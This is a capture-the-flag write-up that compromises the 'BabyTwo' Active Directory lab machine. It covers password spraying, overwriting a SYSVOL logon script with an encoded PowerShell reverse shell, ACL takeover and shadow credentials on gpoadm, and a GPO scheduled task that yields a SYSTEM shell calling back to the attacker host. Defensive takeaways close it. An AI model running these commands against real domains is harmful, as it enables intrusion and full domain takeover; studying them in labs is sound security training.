BabyTwo
BabyTwo is a medium-difficulty Windows machine set in an Active Directory environment. The initial foothold is gained through password guessing and the abuse of Windows logon scripts. Privilege escalation is achieved by exploiting misconfigured Access Control Lists (ACLs) and Group Policy Objects (GPOs).
Reconnaissance
I started with a full TCP scan.
$ nmap -p- -sCV -Pn -n --min-rate=10000 -T4 10.129.234.72
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 22:35 +0200
Nmap scan report for 10.129.234.72
Host is up (0.14s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-21 20:36:13Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2026-08-20T20:33:30
|_Not valid after:  2027-02-19T20:33:30
|_ssl-date: 2026-08-21T20:37:42+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Domain_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   DNS_Tree_Name: baby2.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-08-21T20:37:02+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
53898/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53899/tcp open  msrpc         Microsoft Windows RPC
58887/tcp open  msrpc         Microsoft Windows RPC
61272/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-08-21T20:37:03
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.49 seconds
Note: A standard domain controller for
baby2.vl— the usual AD services plus RDP. Nothing jumps out, so the way in will be through whatever an unauthenticated user can reach over SMB and LDAP.
I added the hostnames to /etc/hosts.
$ echo '10.129.234.72    baby2 baby2.vl dc.baby2.vl' | sudo tee -a /etc/hosts
10.129.234.72    baby2 baby2.vl dc.baby2.vl
Guest Enumeration
Guest authentication is enabled with a null password.
$ nxc smb baby2.vl -u 'guest' -p ''
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\guest:
--users returned nothing, so I enumerated the domain accounts by RID brute-forcing instead.
$ nxc smb baby2.vl -u 'guest' -p '' --rid-brute
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\guest:
SMB         10.129.234.72   445    DC               498: BABY2\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.72   445    DC               500: BABY2\Administrator (SidTypeUser)
SMB         10.129.234.72   445    DC               501: BABY2\Guest (SidTypeUser)
SMB         10.129.234.72   445    DC               502: BABY2\krbtgt (SidTypeUser)
<SNIP>
SMB         10.129.234.72   445    DC               1103: BABY2\gpoadm (SidTypeUser)
SMB         10.129.234.72   445    DC               1104: BABY2\office (SidTypeGroup)
SMB         10.129.234.72   445    DC               1105: BABY2\Joan.Jennings (SidTypeUser)
SMB         10.129.234.72   445    DC               1106: BABY2\Mohammed.Harris (SidTypeUser)
SMB         10.129.234.72   445    DC               1107: BABY2\Harry.Shaw (SidTypeUser)
SMB         10.129.234.72   445    DC               1108: BABY2\Carl.Moore (SidTypeUser)
SMB         10.129.234.72   445    DC               1109: BABY2\Ryan.Jenkins (SidTypeUser)
SMB         10.129.234.72   445    DC               1110: BABY2\Kieran.Mitchell (SidTypeUser)
SMB         10.129.234.72   445    DC               1111: BABY2\Nicola.Lamb (SidTypeUser)
SMB         10.129.234.72   445    DC               1112: BABY2\Lynda.Bailey (SidTypeUser)
SMB         10.129.234.72   445    DC               1113: BABY2\Joel.Hurst (SidTypeUser)
SMB         10.129.234.72   445    DC               1114: BABY2\Amelia.Griffiths (SidTypeUser)
SMB         10.129.234.72   445    DC               1602: BABY2\library (SidTypeUser)
SMB         10.129.234.72   445    DC               2601: BABY2\legacy (SidTypeGroup)
I saved the usernames to a wordlist.
$ nxc smb baby2.vl -u 'guest' -p '' --rid-brute | grep SidTypeUser | awk -F ' ' '{print $6}' | awk -F '\' '{print $2}' > domainUsers.txtThe guest session can also list shares; apps is readable and homes is even writable.
$ nxc smb baby2.vl -u 'guest' -p '' --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\guest:
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL                          Logon server share
Browsing apps, there’s a dev folder with a CHANGELOG and a shortcut to a login script.
$ impacket-smbclient baby2.vl/guest@baby2.vl -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use apps
# ls
drw-rw-rw-          0  Thu Sep  7 21:20:13 2023 .
drw-rw-rw-          0  Tue Aug 22 22:10:21 2023 ..
drw-rw-rw-          0  Thu Sep  7 21:20:13 2023 dev
# cd dev
# ls
drw-rw-rw-          0  Thu Sep  7 21:20:13 2023 .
drw-rw-rw-          0  Thu Sep  7 21:20:13 2023 ..
-rw-rw-rw-        108  Thu Sep  7 21:20:13 2023 CHANGELOG
-rw-rw-rw-       1800  Thu Sep  7 21:20:13 2023 login.vbs.lnk
# get login.vbs.lnk
# exit
The shortcut’s strings point at a VBS login script served from SYSVOL / NETLOGON.
$ strings login.vbs.lnk
/C:\
Windows
SYSVOL
sysvol
baby2.vl
scripts
login.vbs
C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\
\\DC\NETLOGON
login.vbs
a~Md
a~Md
1SPS
sf"i
1SPS
1SPS0
1SPS
jc(=
1SPS
Note: A domain logon script (
login.vbs) runs in a user’s context every time they log on. If I can write to it in SYSVOL, I can execute code as whoever logs in next.
Password Spraying
With a user list in hand, I sprayed username-as-password across the domain; two accounts reuse their own name.
$ nxc smb baby2.vl -u domainUsers.txt -p domainUsers.txt --no-bruteforce --continue-on-success | grep -v [-]
SMB                      10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB                      10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB                      10.129.234.72   445    DC               [+] baby2.vl\library:library
Foothold via SYSVOL Login Script
I collected the domain into BloodHound as carl.moore.
$ bloodhound-ce-python -ns 10.129.234.72 -u carl.moore -p Carl.Moore -d baby2.vl --zip --auth-method ntlm --dns-tcp -dc dc.baby2.vl -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: baby2.vl
INFO: Connecting to LDAP server: dc.baby2.vl
<SNIP>
INFO: Found 16 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.baby2.vl
INFO: Done in 00M 07S
INFO: Compressing output into 20260821235648_bloodhound.zip
Then I checked his share access — apps, docs and homes are now writable.
$ nxc smb baby2.vl -u carl.moore -p Carl.Moore --shares
SMB         10.129.234.72   445    DC               [+] baby2.vl\carl.moore:Carl.Moore
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon server share
The SYSVOL scripts folder holds the live login.vbs.
$ impacket-smbclient baby2/carl.moore:Carl.Moore@baby2.vl
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use SYSVOL
# cd baby2.vl\scripts
# ls
drw-rw-rw-          0  Mon Aug 25 10:30:39 2025 .
drw-rw-rw-          0  Tue Aug 22 19:43:55 2023 ..
-rw-rw-rw-        992  Mon Aug 25 13:23:29 2025 login.vbs
# exit
Its ACL is the problem: Authenticated Users (and Everyone) have full control, so any domain user can rewrite the login script.
$ smbcacls //baby2.vl/SYSVOL /baby2.vl/scripts -U 'carl.moore%Carl.Moore'
REVISION:1
CONTROL:SR|PD|DI|DP
OWNER:BUILTIN\Administrators
GROUP:NT AUTHORITY\SYSTEM
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/OI|CI/FULL
ACL:Everyone:ALLOWED/OI|CI/FULL
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI/FULL
ACL:BUILTIN\Administrators:ALLOWED/0x0/RWXPO
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|IO/FULL
ACL:BUILTIN\Server Operators:ALLOWED/OI|CI/READ
Note: This is a classic SYSVOL misconfiguration — world-writable logon scripts let a low-privileged user plant code that runs in the session of any user who logs in.
I replaced login.vbs with a version that launches a PowerShell reverse shell.
$ echo 'CreateObject("Wscript.shell").Run "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAw...' > login.vbsThen I uploaded it to the scripts share as carl.moore.
$ smbclient -U "carl.moore%Carl.Moore" //10.129.234.72/SYSVOL -c 'cd baby2.vl; cd scripts;put login.vbs login.vbs'
putting file login.vbs as \baby2.vl\scripts\login.vbs (21.0 kB/s) (average 21.0 kB/s)
User Flag
When a user logs in, the script fires and I catch a shell as amelia.griffiths, with the user flag.
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.234.72] 65142

PS C:\Windows\system32> whoami
baby2\amelia.griffiths
PS C:\Windows\system32> cat C:\user.txt
4278************************5c38
Shadow Credentials on gpoadm

BloodHound shows the path forward: amelia.griffiths is a member of the legacy group, which holds WriteOwner over both the gpoadm user and the gpo-management OU.

And gpoadm itself has GenericAll over the domain’s two GPOs — including the Default Domain Controllers Policy that applies to the DC.
Note:
WriteOwnerlets me make myself the owner ofgpoadm, and an owner can rewrite the object’s DACL to grant itself full control. gpoadm, in turn, can edit Group Policy — the path to the DC.
I transferred PowerView to the host and imported it.
PS C:\temp> iwr -uri http://10.10.14.56:8000/PowerView.ps1 -outfile PowerView.ps1
PS C:\temp> Import-Module .\PowerView.ps1
With PowerView loaded, I set amelia as the owner of gpoadm.
PS C:\temp> Set-DomainObjectOwner -TargetIdentity gpoadm -OwnerIdentity amelia.griffithsThen I granted myself full control over it.
PS C:\temp> Add-DomainObjectAcl -TargetIdentity gpoadm -PrincipalIdentity amelia.griffiths -Rights AllI confirmed the new GenericAll ACE over gpoadm.
PS C:\temp> $sid = (Get-DomainObject -Identity amelia.griffiths).objectsid
PS C:\temp> Get-DomainObjectAcl -Identity gpoadm | ?{$_.SecurityIdentifier -eq $sid}


ObjectDN              : CN=gpoadm,OU=gpo-management,DC=baby2,DC=vl
ObjectSID             : S-1-5-21-213243958-1766259620-4276976267-1103
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-213243958-1766259620-4276976267-1114
AceType               : AccessAllowed
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None
I pulled Whisker and Rubeus onto the box.
PS C:\temp> iwr -uri http://10.10.14.56:8000/Whisker.exe -outfile Whisker.exe
PS C:\temp> iwr -uri http://10.10.14.56:8000/Rubeus.exe -outfile Rubeus.exe
With write access to gpoadm, I used Whisker to add shadow credentials — a certificate in its msDS-KeyCredentialLink.
PS C:\temp> .\Whisker.exe add /target:gpoadm
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password GTG1x7J6Q8b7sGhl
[*] Searching for the target account
[*] Target user found: CN=gpoadm,OU=gpo-management,DC=baby2,DC=vl
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 1035b68e-5b99-4750-96c1-7134cdd98b56
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:gpoadm /certificate:MIIJqAIBAzCCCWQGCSqGSIb3DQEHAaCCCVUEgglRMIIJTTCCBg4GCSqGSIb3DQEHAaCCBf8EggX7<SNIP>AgIH0A== /password:"GTG1x7J6Q8b7sGhl" /domain:baby2.vl /dc:dc.baby2.vl /getcredentials /show
Then I used that certificate with Rubeus to request a TGT and recover gpoadm’s NT hash via U2U.
PS C:\temp> .\Rubeus.exe asktgt /user:gpoadm /certificate:MIIJqAIBAzCCCWQGCSqGSIb3DQEHAaCCCVUEgglRMIIJTTCCBg4GCSqGSIb3DQEHAaCCBf8EggX7<SNIP>AgIH0A== /password:"GTG1x7J6Q8b7sGhl" /domain:baby2.vl /dc:dc.baby2.vl /getcredentials /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=gpoadm
[*] Building AS-REQ (w/ PKINIT preauth) for: 'baby2.vl\gpoadm'
[*] Using domain controller: fe80::64cc:7085:1c14:6da0%3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF/jCCBfqgAwIBBaEDAgEWooIFITCCBR1hggUZMIIFFaADAgEFoQobCEJBQlkyLlZMoh0wG6ADAgEC
      <SNIP>
      QUJZMi5WTKkdMBugAwIBAqEUMBIbBmtyYnRndBsIYmFieTIudmw=

  ServiceName              :  krbtgt/baby2.vl
  ServiceRealm             :  BABY2.VL
  UserName                 :  gpoadm (NT_PRINCIPAL)
  UserRealm                :  BABY2.VL
  StartTime                :  8/22/2026 1:57:46 PM
  EndTime                  :  8/22/2026 11:57:46 PM
  RenewTill                :  8/29/2026 1:57:46 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  8izaLy79CDvIXzaUGvf1UA==
  ASREP (key)              :  73B23EE13DC43C577E5BA6D5AD015D7E

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 51B4E7AEE2FBDD4E36F2381115C8FE7A
GPO Abuse
gpoadm can edit Group Policy. Using its hash, I listed the GPOs with GPOwned.
$ python3 GPOwned/GPOwned.py -u gpoadm -hashes :51B4E7AEE2FBDD4E36F2381115C8FE7A -d baby2.vl -gpcmachine -listgpo -dc-ip 10.129.234.72
		GPO Helper - @TheXC3LL
		Modifications by - @Fabrizzio53


[*] Connecting to LDAP service at 10.129.234.72
[*] Requesting GPOs info from LDAP

[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
	[-] displayName: Default Domain Policy
	[-] gPCFileSysPath: \\baby2.vl\sysvol\baby2.vl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
	[-] versionNumber: 30

[+] Name: {6AC1786C-016F-11D2-945F-00C04fB984F9}
	[-] displayName: Default Domain Controllers Policy
	[-] gPCFileSysPath: \\baby2.vl\sysvol\baby2.vl\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
	[-] versionNumber: 2

[^] Have a nice day!
The Default Domain Controllers Policy applies to the DC itself, so I abused it with pyGPOAbuse to add a scheduled task running a reverse shell.
$ python3 pyGPOAbuse/pygpoabuse.py baby2.vl/gpoadm -hashes :51B4E7AEE2FBDD4E36F2381115C8FE7A -gpo-id "6AC1786C-016F-11D2-945F-00C04fB984F9" -command 'powershell -e JABjAGwAaQBlAG4AdAAgAD0A<SNIP>AKAApAA==' -taskname 'revshell' -description 'revshell' -dc-ip 10.129.234.72 -f
[+] ScheduledTask revshell created!
Root Flag
The task runs as SYSTEM on the DC, giving me a shell and the root flag.
$ rlwrap nc -lnvp 9005
listening on [any] 9005 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.234.72] 61746

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> cat c:\users\administrator\desktop\root.txt
2935************************40f9
Key Takeaways
Anonymous Access Feeds a Spray — A guest/null session enumerated every domain account by RID brute-forcing, and a username-as-password spray immediately returned two accounts. Disable anonymous enumeration, and never let accounts keep a password equal to their own name.
World-Writable Logon Scripts Are Code Execution — The SYSVOL scripts folder granted Authenticated Users full control, so any domain user could overwrite login.vbs and run code in the next user’s session. Logon scripts in SYSVOL should be writable only by administrators.
Control Over an Account Means Shadow Credentials — Write access to gpoadm let me add a certificate to its msDS-KeyCredentialLink and authenticate as it via PKINIT — no password needed — recovering its NT hash. Restrict who can write msDS-KeyCredentialLink, and watch for Key Trust abuse.
GPO Edit Rights Are Tier-0 — gpoadm could edit the Default Domain Controllers Policy, so a scheduled task pushed through it ran as SYSTEM on the domain controller. Treat GPO modify and link rights as domain-admin-equivalent, and audit who holds them.